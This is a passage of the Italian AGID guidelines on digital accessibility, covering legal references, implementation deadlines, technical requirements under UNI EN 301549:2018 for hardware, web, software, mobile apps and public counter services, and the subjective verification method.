- Legge del 9 gennaio 2004, n. 4 “Disposizioni per favorire e semplificare l'accesso degli utenti e, in particolare, delle persone con disabilità agli strumenti informatici”.
- Legge del 25 ottobre 2017, n. 163 “Delega al Governo per il recepimento delle direttive europee e l'attuazione di altri atti dell'Unione europea - Legge di delegazione europea 2016-2017”.
- Decreto Legislativo del 10 agosto 2018, n. 106 “Riforma dell'attuazione della direttiva (UE) 2016/2102 relativa all'accessibilità dei siti web e delle applicazioni mobili degli enti pubblici”.
- Decreto Legislativo del 14 settembre 2015, n. 151 “Disposizioni di razionalizzazione e semplificazione delle procedure e degli adempimenti a carico di cittadini e imprese e altre disposizioni in materia di rapporto di lavoro e pari opportunità, in attuazione della legge 10 dicembre 2014, n. 183”.
- Decreto Legislativo del 25 maggio 2017, n. 75 “Modifiche e integrazioni al decreto legislativo 30 marzo 2001, n. 165”.
- Circolare del Ministro per la pubblica amministrazione n. 3 del 1° ottobre 2018.

### 1.5.2. Riferimenti tecnici internazionali e nazionali

- ISO 9999:2016 “Assistive products for persons with disability -- Classification and terminology”
- Web Content Accessibility Guidelines (WCAG) 2.1. W3C Recommendation 05 June 2018.
- EN 301 549 V2.1.2 (2018-08) HARMONISED EUROPEAN STANDARD “Accessibility requirements for ICT products and services”.
- UNI CEI EN ISO/IEC 17065:2012 “Valutazione della conformità - Requisiti per organismi che certificano prodotti, processi e servizi”.

- UNI EN ISO 9999:2017 Prodotti d'assistenza per persone con disabilità - Classificazione e terminologia
- Linee Guida per l'accessibilità dei contenuti Web (WCAG) 2.1 - Traduzione italiana autorizzata - Pubblicata il 13 settembre 2018.
- UNI EN 301549:2018 - UNI EN 301549 V2.1.2. (2018-08) NORMA EUROPEA ARMONIZZATA "Requisiti di accessibilità per prodotti e servizi ICT". Versione italiana del novembre 2018, disponibile in forma gratuita in formato digitale dal sito UNI<sup>1</sup>.
- "Guida tecnica all'uso di metriche per il software applicativo sviluppato per conto delle pubbliche amministrazioni" pubblicata da AGID, giugno 2018:  
[https://www.agid.gov.it/sites/default/files/repository\\_files/guida\\_tecnica\\_metriche\\_software.pdf](https://www.agid.gov.it/sites/default/files/repository_files/guida_tecnica_metriche_software.pdf)

### 1.5.3. Abrogazioni e correlazioni

Considerato che il DM 8 luglio 2005 è stato abrogato dal Decreto Legislativo del 10 agosto 2018, n. 106, i requisiti abrogati e sostituiti all'uscita delle presenti Linee Guida, sono così referenziati:

- il paragrafo 2.1 sostituisce il documento "Allegato C: Requisiti tecnici di accessibilità per i personal computer di tipo desktop e portatili" del DM 8 luglio 2005;
- il paragrafo 2.2. sostituisce il documento "Allegato A: Verifica tecnica e requisiti di accessibilità delle applicazioni basate su tecnologie internet" del DM 8 luglio 2005;
- il paragrafo 2.4. sostituisce il documento "Allegato D: Requisiti tecnici di accessibilità per l'ambiente operativo, le applicazioni e i prodotti a scaffale" del DM 8 luglio 2005;
- il paragrafo 2.7 sostituisce la Circolare AGID n. 2 del 23 settembre 2015 "Specifiche tecniche sull'hardware, il software e le tecnologie assistive delle postazioni di lavoro a disposizione del dipendente con disabilità";
- il paragrafo 2.8 sostituisce la Circolare AGID n. 3 del 7 luglio 2017 "Raccomandazioni e precisazioni sull'accessibilità digitale dei servizi pubblici erogati a sportello dalla Pubblica Amministrazione, in sintonia con i requisiti dei servizi online e dei servizi interni";
- il paragrafo 3.2.2. sostituisce il documento "Allegato B: Metodologia e criteri di valutazione per la verifica soggettiva dell'accessibilità delle applicazioni basate su tecnologie internet" del DM 8 luglio 2005.

### 1.6. Tempi di attuazione

Come riportato nell'art.2 del D.Lgs. 106/2018 (Norme transitorie e abrogazioni):

1. comma 1. *Le disposizioni del presente decreto relative ai siti web e alle applicazioni mobili, ad eccezione di quanto disposto dall'articolo 11, comma 1, lettera a), della legge n. 4 del 2004, come sostituito dall'articolo 1, comma 10, del presente decreto, limitatamente ai siti web e alle applicazioni mobili, si applicano come segue:*
  - a. *ai siti web non pubblicati prima del 23 settembre 2018: a decorrere dal 23 settembre 2019;*
  - b. *ai siti web non contemplati dalla lettera a): a decorrere dal 23 settembre 2020;*

---

<sup>1</sup> <http://store.uni.com/catalogo/index.php/uni-en-301549-2018.html>

c. *alle applicazioni mobili: a decorrere dal 23 giugno 2021.*

2. *comma 2. Gli articoli 6 e 10 della legge 9 gennaio 2004, n. 4, sono abrogati. Fino alla pubblicazione delle Linee guida di cui all'articolo 11 della legge 9 gennaio 2004, n. 4, continuano ad applicarsi le disposizioni adottate in attuazione dell'articolo 10 della medesima legge.*
3. *comma 3. L'articolo 9, comma 8, del decreto-legge 18 ottobre 2012, n.179, convertito, con modificazioni, dalla legge 17 dicembre 2012, n.221, è abrogato e ogni richiamo a tale disposizione si intende riferito all'articolo 3-quinquies della legge n. 4 del 2004, come introdotto dal presente decreto.*
4. *comma 4. Il decreto del Ministro per l'innovazione e le tecnologie 8 luglio 2005, pubblicato nella Gazzetta Ufficiale n. 183 dell'8 agosto 2005, è abrogato a decorrere dalla data di pubblicazione delle linee guida di cui all'articolo 11 della legge n. 4 del 2004, come sostituito dall'articolo 1, comma 10, del presente decreto.*

## 1.7. Termini e definizioni

Di seguito si riportano gli ACRONIMI che verranno utilizzati nelle presenti Linee Guida:

- [AGID] Agenzia per l'Italia Digitale
- [CEI] Comitato Elettrotecnico Italiano
- [DM] Decreto ministeriale
- [D.lgs.] Decreto Legislativo
- [ICT] Information and Communications Technology
- [ISO] International Organisation for Standardization
- [EN] European Standards
- [UE] Unione Europea
- [UNI] Ente Italiano di Normazione
- [W3C] World Wide Web Consortium
- [WCAG] Web Content Accessibility Guidelines

## Capitolo 2

### Requisiti tecnici per l'accessibilità degli strumenti informatici

---

Nei paragrafi sottostanti sono elencati i requisiti tecnici per l'accessibilità degli strumenti informatici che, ai sensi della Direttiva UE 2016/2102, sono referenziati alla norma tecnica europea EN 301549 v. 2.1.2, disponibile con traduzione ufficiale in lingua italiana come norma UNI EN 301549:2018.

Le tecnologie assistive ICT non sono oggetto di verifica, in quanto ausili che si interfacciano con prodotti già conformi ai requisiti tecnici presenti in questo capitolo. Per approfondimento sul rapporto tra tecnologie assistive e postazioni di lavoro a disposizione dei dipendenti con disabilità, si consulti il paragrafo 2.7 delle presenti Linee Guida.

#### 2.1. Hardware

I requisiti fissati in questo paragrafo sono destinati ai prodotti informatici di tipo hardware (ad esempio: personal computer di tipo desktop, periferiche, dispositivi mobili) al fine di consentire l'acquisto di soluzioni informatiche nativamente predisposte all'accessibilità, ovvero all'uso diretto o con l'ausilio di tecnologie assistive, da parte di persone con disabilità.

Si ricorda che i datori di lavoro pubblici e privati pongono a disposizione del dipendente con disabilità la strumentazione hardware e software e la tecnologia assistiva adeguata alla specifica disabilità, anche in caso di telelavoro, in relazione alle mansioni effettivamente svolte. Nel paragrafo 2.7 delle presenti Linee Guida sono stabilite le specifiche tecniche per l'utilizzo delle suddette postazioni con le tecnologie assistive, nel rispetto della normativa tecnica internazionale.

Il riferimento tecnico per l'hardware all'interno della norma UNI EN 301549:2018 è il capitolo "8 Hardware".

All'hardware si applicano, ove inerente, anche i seguenti punti della norma UNI EN 301549:2018:

- "5 Requisiti generici";
- "6 ICT con comunicazione vocale bidirezionale";
- "7 ICT con funzionalità video";
- "13 ICT che fornisce ritrasmissione o accesso al servizio di emergenza".

#### 2.2. Web

Secondo quanto riporta il considerando n. 19 della Direttiva UE 2016/2102 *"Il contenuto dei siti web e delle applicazioni mobili comprende informazioni sia testuali che non testuali, documenti e moduli scaricabili e forme di interazione a due vie, per esempio il trattamento di moduli digitali e il completamento dei processi di autenticazione, identificazione e pagamento"*.

I requisiti del presente paragrafo si applicano anche nei casi in cui i soggetti obbligati ai sensi di legge forniscono informazioni o erogano servizi mediante applicazioni Internet rese disponibili su reti Intranet o su supporti utilizzabili anche in caso di dispositivi non collegati alla rete.

Il riferimento tecnico per il WEB all'interno della norma UNI EN 301549:2018, ove le condizioni siano applicabili, è il I "Prospetto A.1: Pagine web - relazione tra il presente documento e i requisiti essenziali della Direttiva 2016/2102/EU" all'interno del capitolo "Appendice A (informativa): relazione tra il presente documento e i requisiti essenziali della Direttiva 2016/2102" della norma UNI EN 301549:2018.

I requisiti di cui al punto 9 della norma UNI EN 301549:2018 si applicano alle pagine web, includendo:

- La conformità con il livello "AA" delle Web Content Accessibility Guidelines (**WCAG 2.0**), ovvero la conformità rispetto ai precedenti requisiti tecnici contenuti nell'allegato A del DM 5 luglio 2005, è equivalente alla conformità ai seguenti punti:
  - 9.1.1 - Alternative testuali (compresi i capitoli sottostanti)
  - 9.1.2 - Media temporizzati (compresi i capitoli sottostanti)
  - 9.1.3.1 - Informazioni e correlazioni
  - 9.1.3.2 - Sequenza significativa
  - 9.1.3.3 - Caratteristiche sensoriali
  - 9.1.4.1 - Uso del colore
  - 9.1.4.2 - Controllo del sonoro
  - 9.1.4.3 - Contrasto (minimo)
  - 9.1.4.4 - Ridimensionamento del testo
  - 9.1.4.5 - Immagini di testo
  - 9.2.1.1 - Tastiera
  - 9.2.1.2 - Nessun impedimento all'uso della tastiera
  - 9.2.2 - Adeguata disponibilità di tempo (compresi i capitoli sottostanti)
  - 9.2.3 - Convulsioni e reazioni fisiche (compresi i capitoli sottostanti)
  - 9.2.4 - Navigabile (compresi i capitoli sottostanti)
  - 9.3 - Comprensibile (compresi i capitoli sottostanti)
  - 9.4.1.1 - Analisi sintattica (parsing)
  - 9.4.1.2 - Nome, ruolo, valore
  - Requisiti di conformità del punto 9.5 - Requisiti di conformità WCAG.

Tale conformità deve essere rispettata come requisito minimo per i siti web le cui procedure di sviluppo e/o aggiornamento sono state avviate prima della data di entrata in vigore delle presenti Linee Guida.

- La conformità con il livello "AA" delle Web Content Accessibility Guidelines (**WCAG 2.1**), prevista dalle presenti Linee Guida, è equivalente alla conformità con tutti i punti da 9.1 a 9.4 e ai requisiti di conformità di cui al punto 9.5 della norma UNI EN 301549:2018. Tale conformità deve essere rispettata come requisito minimo per i siti web le cui procedure negoziali di sviluppo e/o aggiornamento sono state avviate dopo la data di entrata in vigore delle presenti Linee Guida. A partire dal 23 settembre 2020, tale conformità dovrà essere rispettata anche per tutti gli altri siti web di cui al punto precedente.
- I requisiti per altri documenti e software sono forniti rispettivamente ai punti 10 e 11 della norma UNI EN 301549:2018.

I requisiti elencati nel "Prospetto A.1: Pagine web - relazione tra il presente documento e i requisiti essenziali della Direttiva 2016/2102/EU" all'interno del capitolo "Appendice A (informativa): relazione

tra il presente documento e i requisiti essenziali della Direttiva 2016/2102” della norma UNI EN 301549:2018 si applicano a:

1. documenti che sono pagine web;
2. documenti che sono incorporati nelle pagine web e che sono utilizzati nella rappresentazione o che sono destinati a essere rappresentati insieme alla pagina web in cui sono incorporati;
3. software che è una pagina web; oppure
4. software incorporato nelle pagine web e utilizzato nella rappresentazione o destinato alla rappresentazione insieme alla pagina web in cui è incorporato.

Oltre a quanto sopra esposto, il riferimento tecnico della norma UNI EN 301549:2018 per i documenti inseriti all'interno delle pagine web (inclusi i documenti e moduli scaricabili) è il capitolo “10 Documenti non web”.

## 2.3. Documenti non web

Secondo il considerando n. 19 della Direttiva UE 2016/2102 *“Il contenuto dei siti web e delle applicazioni mobili comprende informazioni sia testuali che non testuali, documenti e moduli scaricabili e forme di interazione a due vie, per esempio il trattamento di moduli digitali e il completamento dei processi di autenticazione, identificazione e pagamento”*.

Secondo la definizione contenuta nella norma tecnica UNI EN 301549:2018, un documento non web è un documento che non è una pagina web, non è incorporato nelle pagine web e non è utilizzato nella rappresentazione o nel funzionamento della pagina.

Se un documento non risponde ai criteri di accessibilità, ovvero è disponibile solo in formato non accessibile è necessario fornire in formato accessibile un contenuto testuale che ne riepiloghi il contenuto (sommario) e che sia fornita una modalità accessibile di contatto con l'amministrazione per consentire alla persona con disabilità di ricevere informazioni alternative equivalenti al documento non accessibile.

Il riferimento tecnico per i documenti non web all'interno della norma UNI EN 301549:2018 è il capitolo “10 Documenti non web”.

Nell'ambito dei documenti non web, nei termini di accessibilità e comprensibilità dell'informazione, si suggerisce di tener conto dell'uso delle Norme UNI CEI ISO/IEC 25012 “Modello di qualità dei dati” del 2014 e UNI CEI ISO/IEC 25024 “Misurazione della qualità dei dati” del 2016.

## 2.4. Software

I requisiti contenuti in questo paragrafo sono destinati ai prodotti informatici di tipo software al fine di consentire l'acquisto di soluzioni informatiche nativamente predisposte all'accessibilità, ovvero all'uso diretto o con l'ausilio di tecnologie assistive, da parte di persone con disabilità.

I datori di lavoro pubblici e privati pongono a disposizione del dipendente con disabilità la strumentazione hardware e software e la tecnologia assistiva adeguata alla specifica disabilità, anche in caso di telelavoro, in relazione alle mansioni effettivamente svolte. Nel paragrafo 2.7 delle presenti Linee Guida sono stabilite le specifiche tecniche per l'utilizzo delle suddette postazioni con le tecnologie assistive, nel rispetto della normativa tecnica internazionale.



Il riferimento tecnico per il software all'interno della norma UNI EN 301549:2018 è il capitolo "11. Software".

Al software si applicano, ove inerente, anche i seguenti punti della norma UNI EN 301549:2018:

- "5 Requisiti generici";
- "6 ICT con comunicazione vocale bidirezionale";
- "7 ICT con funzionalità video";
- "13 ICT che fornisce ritrasmissione o accesso al servizio di emergenza".

In relazione alla qualità del software, si rimanda alla "Guida tecnica all'uso di metriche per il software applicativo sviluppato per conto delle pubbliche amministrazioni" pubblicata da AGID nel giugno 2018.

## **2.5. Applicazioni mobili**

Secondo l'art. 3 comma 2 della Direttiva UE 2016/2102, è definibile come "applicazione mobile" il software applicativo progettato e sviluppato da parte o per conto dei soggetti erogatori per essere utilizzato su dispositivi mobili, quali ad esempio smartphone e tablet. È escluso il software che controlla tali dispositivi (sistemi operativi mobili) o lo stesso hardware informatico.

Nel Considerando n. 19 della Direttiva si fa altresì presente che il contenuto dei siti web e delle applicazioni mobili comprende informazioni sia testuali che non testuali, documenti e moduli scaricabili e forme di interazione bidirezionale, come ad esempio il trattamento di moduli digitali e il completamento dei processi di autenticazione, identificazione e pagamento.

Ai sensi del comma 2 dell'art. 3 della Legge n. 4/2004, le disposizioni in ordine agli obblighi per l'accessibilità non si applicano ai contenuti che si trovano esclusivamente su dispositivi mobili o programmi utente per dispositivi mobili sviluppati per gruppi chiusi di utenti o per uso specifico in determinati contesti e non disponibili e usati da ampi segmenti di utenti.

Il riferimento tecnico per le applicazioni mobili all'interno della norma UNI EN 301549:2018 è formato dai punti presenti nel "Prospetto A.2: Applicazioni mobili - relazione tra il presente documento e i requisiti essenziali della Direttiva 2016/2102/EU" presente all'interno del capitolo "Appendice A (informativa): Relazione tra il presente documento e i requisiti essenziali della Direttiva 2016/2102" della norma UNI EN 301549:2018.

La conformità delle applicazioni mobili con quanto sopra descritto deve essere rispettata a decorrere dal 23 giugno 2021.

## **2.6. Documentazione e servizi di supporto**

La documentazione resa disponibile con gli strumenti informatici, se fornita separatamente o integrata negli stessi, deve elencare e spiegare come utilizzare le caratteristiche di accessibilità e compatibilità dello stesso.

Le funzioni di accessibilità e compatibilità includono funzionalità di accessibilità integrate e funzioni di accessibilità che garantiscono la compatibilità con la tecnologia assistiva.



Il riferimento tecnico per la documentazione e servizi di supporto all'interno della norma UNI EN 301549:2018 è il capitolo "12 Documentazione e servizi di supporto".

## 2.7. Postazioni di lavoro a disposizione del dipendente con disabilità

La postazione di lavoro a disposizione del dipendente con disabilità è dotata di tecnologie ICT di cui ai paragrafi dal 2.1 al 2.6 del presente capitolo e da uno o più ausili definiti "tecnologie assistive".

Il riferimento tecnico per l'identificazione della tecnologia assistiva è la norma UNI EN ISO 9999:2017, referenziata parzialmente per gli ausili presenti nel nomenclatore tariffario<sup>2</sup> nell'allegato 5 del Decreto del presidente del consiglio dei ministri 12 gennaio 2017 "Definizione e aggiornamento dei livelli essenziali di assistenza, di cui all'articolo 1, comma 7, del decreto legislativo 30 dicembre 1992, n. 502" (G.U. Serie Generale, n. 65 del 18 marzo 2017), decreto che stabilisce i Livelli Minimi di Assistenza (LEA) esigibili dai cittadini su tutto il territorio nazionale.

In particolare, si segnalano le tecnologie per la classe 22 "Ausili per comunicazione, informazione e segnalazione" elencate nell'allegato 3, "Prodotti per la classe 22 della UNI EN ISO 9999:2017 relativo alla comunicazione e gestione dell'informazione".

## 2.8. Servizi pubblici erogati a sportello dalla Pubblica Amministrazione

Il presente paragrafo sostituisce la Circolare AGID n. 3/2017 "Raccomandazioni e precisazioni sull'accessibilità digitale dei servizi pubblici erogati a sportello dalla Pubblica Amministrazione, in sintonia con i requisiti dei servizi online e dei servizi interni".

Il presente paragrafo riporta una versione aggiornata dei contenuti del punto "3.1. Servizi a sportello" precedentemente disponibili nella Circolare AGID n. 3/2017.

Per quanto riguarda i temi "3.2 Servizi on line" e "3.3. Servizi interni" della suddetta circolare, vale quanto specificato nei punti espressi, ove siano applicabili, dal paragrafo 2.1 al paragrafo 2.7 delle presenti Linee Guida.

I servizi erogati a sportello debbono essere caratterizzati da accessibilità, fruibilità ed efficacia a favore di tutti i soggetti senza discriminazione alcuna, con particolare attenzione agli aspetti inerenti all'identificazione della persona nel rispetto della vigente normativa, nonché alla possibilità che la persona possa esprimere autonomamente la propria volontà.

Qualora i servizi a sportello non fossero accessibili, occorrerà predisporre quelli che, secondo l'articolo 2 della Convenzione ONU (ratificata con Legge 3 marzo 2009, n. 18), sono "accomodamenti ragionevoli", ovvero *"le modifiche e gli adattamenti necessari e appropriati che non impongano un carico*

---

<sup>2</sup> Nomenclatore Tariffario delle Protesi e degli Ausili elenca le tipologie di ausilio (con relative lavorazioni, aggiuntivi e riparazioni) fornibili a carico del Servizio Sanitario Nazionale italiano, su prescrizione medica  
<http://www.trovanorme.salute.gov.it/norme/renderPdf.spring?seriegu=SG&datagu=18/03/2017&redaz=17A02015&artp=9&art=1&subart=1&subart1=10&vers=1&prog=001>.

*sproporzionato o eccessivo, ove ve ne sia necessità in casi particolari, per assicurare alle persone con disabilità il godimento e l'esercizio, su base di eguaglianza con gli altri, di tutti i diritti umani e libertà fondamentali?*

Tali accomodamenti, in funzione della preventiva analisi delle reali esigenze dei soggetti fruitori potranno essere di natura tecnica (esempio postazioni adattate), organizzativa o di mediazione, effettuata con l'ausilio di personale adeguatamente formato.

In particolare, si fa riferimento agli aspetti citati in premessa, circa:

- l'identificazione della persona nel rispetto della vigente normativa, anche in presenza di impedimenti comunicativi;
- la possibilità che la persona possa esprimere autonomamente la propria volontà, anche in presenza di un impedimento a sottoscrivere.

A tal proposito si rammenta anche la disposizione contenuta nell'articolo 4, comma 1 del Testo unico n. 445 del 28 dicembre 2000, ai sensi del quale: *“la dichiarazione di chi non sa o non può firmare è raccolta dal pubblico ufficiale previo accertamento dell'identità del dichiarante. Il pubblico ufficiale attesta che la dichiarazione è stata a lui resa dall'interessato in presenza di un impedimento a sottoscrivere”*. Circa tale disposizione si raccomanda che il pubblico ufficiale, all'atto della sottoscrizione del documento, metta in atto tutto ciò che è possibile per permettere la partecipazione della persona con disabilità al procedimento amministrativo, raccogliendo l'espressione di volontà anche attraverso l'uso di strumenti diversi. Tali strumenti, descritti di seguito tra gli accomodamenti ragionevoli, consentono all'utente di comunicare ed esprimere la propria volontà con mezzi alternativi alla scrittura su carta, senza dover necessariamente ricorrere alla sottoscrizione attraverso un segno grafico.

In applicazione dei principi espressi nella Convenzione ONU sui diritti delle persone con disabilità, le Amministrazioni adottano nella erogazione dei loro servizi, accomodamenti ragionevoli dei quali si indicano alcuni esempi non esaustivi.

Costituisce accomodamento ragionevole la redazione di eventuale documentazione divulgativa semplificata, in particolare in tutti i casi di limitazioni della comprensione o di ridotta conoscenza della lingua italiana, come anche l'apposizione di segnaletica digitale chiara e coerente nei vari ambienti.

Inoltre, l'accoglienza al servizio deve essere agevolata con una adeguata gestione dei sistemi di chiamata delle code o numerazione, finalizzata a garantire l'inclusione degli utenti con limitazioni sensoriali della vista e/o dell'udito.

Un altro accomodamento rilevante riguarda la possibilità di dotare gli sportelli tradizionali con strumentazione informatica adeguata e di predisporre, ove possibile e ritenuto necessario, sportelli sostitutivi informatizzati “virtuali” dedicati o adatti all'uso personale di strumenti dell'utente.

Si raccomanda di allestire una postazione locale dedicata per l'utente, che preveda in taluni casi l'uso di terminali o monitor e degli strumenti, già previsti per il personale con disabilità interno all'ufficio, descritti nel paragrafo 2.7 delle presenti Linee Guida.

Inoltre, si raccomanda il ricorso a soluzioni volte a facilitare la comunicazione alternativa con il pubblico, comprendendo anche nella Wi-Fi- area possibili utilizzi di Social media e App specifiche accessibili, su smartphone e tablet, che consentano ulteriori comunicazioni vocali e scritte.

Si ricorda infine che, per tutte le circostanze non richiamate dalle presenti Linee Guida, per mancanza di legislazione specifica in merito, o di soluzioni tecniche appropriate, il pubblico ufficiale/dipendente che si relaziona con l'utente deve adottare tutti i possibili accorgimenti per far sì che i diritti di ogni soggetto vengano rispettati, così come previsto dalle più generali disposizioni della citata Convenzione ONU e dalla normativa italiana.

## Capitolo 3

### Verifica dell'accessibilità degli strumenti informatici

---

Nei paragrafi sottostanti sono indicati i riferimenti da utilizzare per le verifiche tecniche di conformità di accessibilità degli strumenti informatici che, ai sensi della Direttiva UE 2016/2102, sono referenziati dalla norma UNI EN 301549:2018.

Nello specifico è descritta la modalità per la verifica di conformità dell'hardware, delle applicazioni web, inclusi i documenti web e non web, software ed applicazioni mobili, della relativa documentazione e servizi di supporto, nonché la metodologia e criteri di valutazione per la verifica soggettiva dell'accessibilità dei siti web e delle applicazioni mobili.

Sono esclusi dall'applicazione della verifica i casi previsti dal capitolo "6. Onere Sproporzionato" delle presenti Linee Guida, che devono essere adeguatamente referenziati.

La documentazione del prodotto fornita con gli strumenti informatici, se fornita separatamente o integrata, deve elencare e spiegare come utilizzare le caratteristiche di accessibilità e compatibilità degli strumenti stessi.

#### 3.1. Hardware

Nel presente paragrafo sono indicati i riferimenti da utilizzare per la verifica di conformità dell'hardware così come previsto dal capitolo "8 Hardware" della norma UNI EN 301549:2018.

##### 3.1.1. Verifica tecnica

La verifica di conformità dei prodotti hardware è effettuabile applicando quanto previsto dal punto "C.8 Hardware" dell'Appendice C (normativa): Determinazione della conformità" della norma UNI EN 301549:2018". Alla verifica dell'hardware si applicano, ove inerente, anche i seguenti punti della stessa appendice:

- "C.5 Requisiti generici";
- "C.6 ICT con comunicazione vocale bidirezionale";
- "C.7 ICT con funzionalità video";
- "C.13 ICT che fornisce ritrasmissione o accesso al servizio di emergenza".

##### 3.1.2. Criteri di valutazione per la verifica soggettiva dell'hardware

Secondo quanto previsto dai Requisiti tecnici (art. 11 comma 1 lettera a) della Legge n. 4/2004), al fine di dare attuazione alle prescrizioni di cui all'articolo 4 della Direttiva UE 2016/2102 anche per l'hardware è necessario prendere come riferimento i valori di cui al successivo paragrafo 3.2.2.1, lettera d), numero 3.

Tale attività è svolta limitatamente all'hardware sviluppato in nome e per conto del soggetto erogatore.

Al fine di evitare di incorrere nella clausola di onere sproporzionato, l'attività di verifica soggettiva di cui al paragrafo 3.2.2.1. è adattabile e applicabile anche all'hardware e deve essere svolta obbligatoriamente per le forniture sopra soglia comunitaria ai sensi dell'art. 35 del Decreto Legislativo del 18 aprile 2016, n. 50.

Per le forniture sotto soglia comunitaria, fermo restando la possibilità di adattare e utilizzare comunque anche per l'hardware la procedura di cui al paragrafo 3.2.2.1., è richiesto di poter utilizzare almeno una metodologia semplificata per la realizzazione di test di usabilità, ad esempio con analisi basate su euristiche, svolte anche da parte di funzionari del medesimo soggetto erogatore opportunamente formati, con il coinvolgimento di persone con disabilità.

Con riferimento alla creazione e gestione dei gruppi di valutazione composti da persone con disabilità, si ricorda di garantire il rispetto della vigente normativa sulla protezione dei dati personali.

## **3.2. Web**

Nel presente paragrafo sono indicati i riferimenti da utilizzare per la verifica di conformità del contenuto dei siti web, che comprende informazioni sia testuali che non testuali, documenti e moduli scaricabili e forme di interazione bidirezionale, come ad esempio il trattamento di moduli digitali e il completamento dei processi di autenticazione, identificazione e pagamento, così come previsto dal capitolo "9 Web" dalla norma UNI EN 301549:2018.

Nella valutazione, i siti web vengono valutati come singole pagine web. Le applicazioni web e quelle web mobili sono comprese nella definizione di pagina web che è abbastanza ampia e contempla tutti i tipi di contenuto web.

### **3.2.1. Verifica tecnica**

La verifica di conformità delle pagine web è realizzabile, ove le condizioni siano applicabili, secondo quanto previsto nel prospetto A.1 presente all'interno dell'Appendice A della norma UNI EN 301549:2018.

La verifica di conformità è relativa alle pagine web, che includono:

1. documenti in forma di pagine web;
2. documenti che sono incorporati nelle pagine web e che sono utilizzati nella rappresentazione o che sono destinati a essere rappresentati insieme alla pagina web in cui sono incorporati;
3. software che è una pagina web; oppure
4. software incorporato nelle pagine web e utilizzato nella rappresentazione o destinato alla rappresentazione insieme alla pagina web in cui è incorporato.

Oltre a quanto sopra esposto, il riferimento tecnico della norma UNI EN 301549:2018 per i documenti inseriti all'interno delle pagine web (inclusi i documenti e moduli scaricabili) è il capitolo "10 Documenti non web".

### 3.2.2. Criteri di valutazione per la verifica soggettiva delle pagine web

Secondo quanto previsto dai Requisiti tecnici (art. 11 comma 1 lettera a) della Legge n. 4/2004), al fine di dare attuazione alle prescrizioni di cui all'articolo 4 della Direttiva UE 2016/2102 è necessario prendere come riferimento i valori di cui al successivo paragrafo 3.2.2.1, lettera d), numero 3.

Al fine di evitare di incorrere nella clausola di onere sproporzionato, l'attività di verifica soggettiva va svolta obbligatoriamente per le forniture sopra soglia comunitaria ai sensi dell'art. 35 del Decreto Legislativo del 18 aprile 2016, n. 50.

Per le forniture sotto soglia comunitaria, fermo restando la possibilità di utilizzare comunque la procedura di cui al paragrafo 3.2.2.1., è richiesto di utilizzare almeno una metodologia semplificata per la realizzazione di test di usabilità, ad esempio quella definita dal Protocollo eGLU<sup>3</sup> o con altre modalità, ad esempio con analisi basate su euristiche, svolte anche da parte di funzionari del medesimo soggetto erogatore opportunamente formati, con il coinvolgimento di persone con disabilità.

Con riferimento alla creazione e gestione dei gruppi di valutazione composti da persone con disabilità, si ricorda di garantire il rispetto della vigente normativa sulla protezione dei dati personali.

#### 3.2.2.1. Verifica soggettiva

Per verifica soggettiva delle pagine web si intende una valutazione del livello di qualità dei servizi, già giudicati accessibili tramite la verifica tecnica, effettuata con l'intervento del destinatario, coinvolgendo anche le persone con disabilità, sulla base di considerazioni empiriche.

La metodologia di verifica soggettiva delle pagine web si articola in quattro principali fasi:

##### **a) Analisi da parte di uno o più esperti di fattori umani**

La valutazione da parte di uno o più esperti di fattori umani consiste essenzialmente nel metodo della simulazione cognitiva attraverso il quale l'esperto definisce contesti, scopi e modi di interazione dell'utente, presente nel gruppo di valutazione, con il sito e costruisce scenari d'uso che simulano a livello cognitivo il comportamento dell'utente.

L'esperto di fattori umani conosce i servizi che il sito intende erogare, le informazioni che può fornire, le azioni richieste all'utente per raggiungere tali obiettivi per mezzo dell'interfaccia, nonché le informazioni sugli utenti potenziali e sulla esperienza e conoscenza a loro richieste per interagire con il sito.

Questa parte della valutazione, in coerenza con quanto già effettuato in fase di progettazione, è finalizzata ad assegnare a ciascuno dei criteri indicati, ove applicabili, un giudizio su una scala crescente di valori da 1 a 5 in cui:

1. corrisponde a nessuna rispondenza dell'ambiente al criterio in esame;
2. corrisponde a poca rispondenza dell'ambiente al criterio in esame;
3. corrisponde a sufficiente rispondenza dell'ambiente al criterio in esame;

---

<sup>3</sup> <http://www.funzionepubblica.gov.it/glu>

4. corrisponde a molta rispondenza dell'ambiente al criterio in esame;
5. corrisponde a moltissima rispondenza dell'ambiente al criterio in esame.

#### **b) Costituzione del gruppo di valutazione**

La seconda parte della valutazione prevede la costituzione del gruppo di valutazione i cui componenti disabili utilizzano le proprie tecnologie assistive; fanno parte del gruppo di valutazione utenti rappresentativi dei diversi tipi di disabilità: sordità, ipovisione, daltonismo, cecità, disabilità motoria agli arti superiori, distrofia spastica, disabilità cognitiva, nonché soggetti appartenenti a diverse categorie di utenti interessate ad accedere al sito.

#### **c) Esecuzione dei task da parte del gruppo di valutazione**

L'esecuzione dei task da parte dei componenti del gruppo di valutazione avviene sia in contesti usuali (casa, ambiente di lavoro), sia in contesti appositamente costituiti (ambiente di laboratorio).

Il gruppo di valutazione esegue una serie di prove basate sulla interazione con l'ambiente. Le prove vengono svolte in forma libera, cioè senza compiti specifici, ovvero per obiettivi, se eseguite secondo compiti specifici.

Nella esecuzione delle prove, il gruppo di valutazione è guidato dall'esperto di fattori umani.

Nel corso della navigazione libera, l'esperto raccoglie i commenti dell'utente, anche verbali, e le osservazioni sul suo comportamento.

Nella prova su compiti specifici, l'esperto registra il tipo di compito, la quantità di tempo impiegata per svolgerlo e gli eventuali errori commessi ed annota i commenti dell'utente e le osservazioni sul suo comportamento.

#### **d) Valutazione dei risultati ed elaborazione del rapporto conclusivo**

La verifica soggettiva si conclude con la predisposizione di un rapporto nel quale l'esperto di fattori umani indica la valutazione su scale soggettive ricavata dalla simulazione cognitiva dallo stesso effettuata, le proprie considerazioni sulle caratteristiche qualitative del sito, i dati relativi alle prestazioni degli utenti in relazione ai compiti affidati: performance, commenti, osservazioni comportamentali le risposte a questionari di valutazione compilati dagli utenti la valutazione complessiva del livello di qualità raggiunto secondo il seguente schema:

1. valore medio complessivo minore di 2 = assenza di qualità;
2. valore medio complessivo maggiore o uguale a 2 e minore di 3 = primo livello di qualità;
3. valore medio complessivo maggiore o uguale a 3 e minore di 4 = secondo livello di qualità;
4. valore medio complessivo maggiore o uguale a 4 = terzo livello di qualità.

### **3.2.2.2. Criteri di valutazione**

I criteri essenziali su cui basare la verifica soggettiva dei siti web e delle applicazioni realizzate con tecnologie Internet sono:

1. **percezione:** informazioni e comandi necessari per l'esecuzione dell'attività devono essere sempre disponibili e percettibili;
2. **comprensibilità:** informazioni e comandi necessari per l'esecuzione delle attività devono essere facili da capire e da usare;
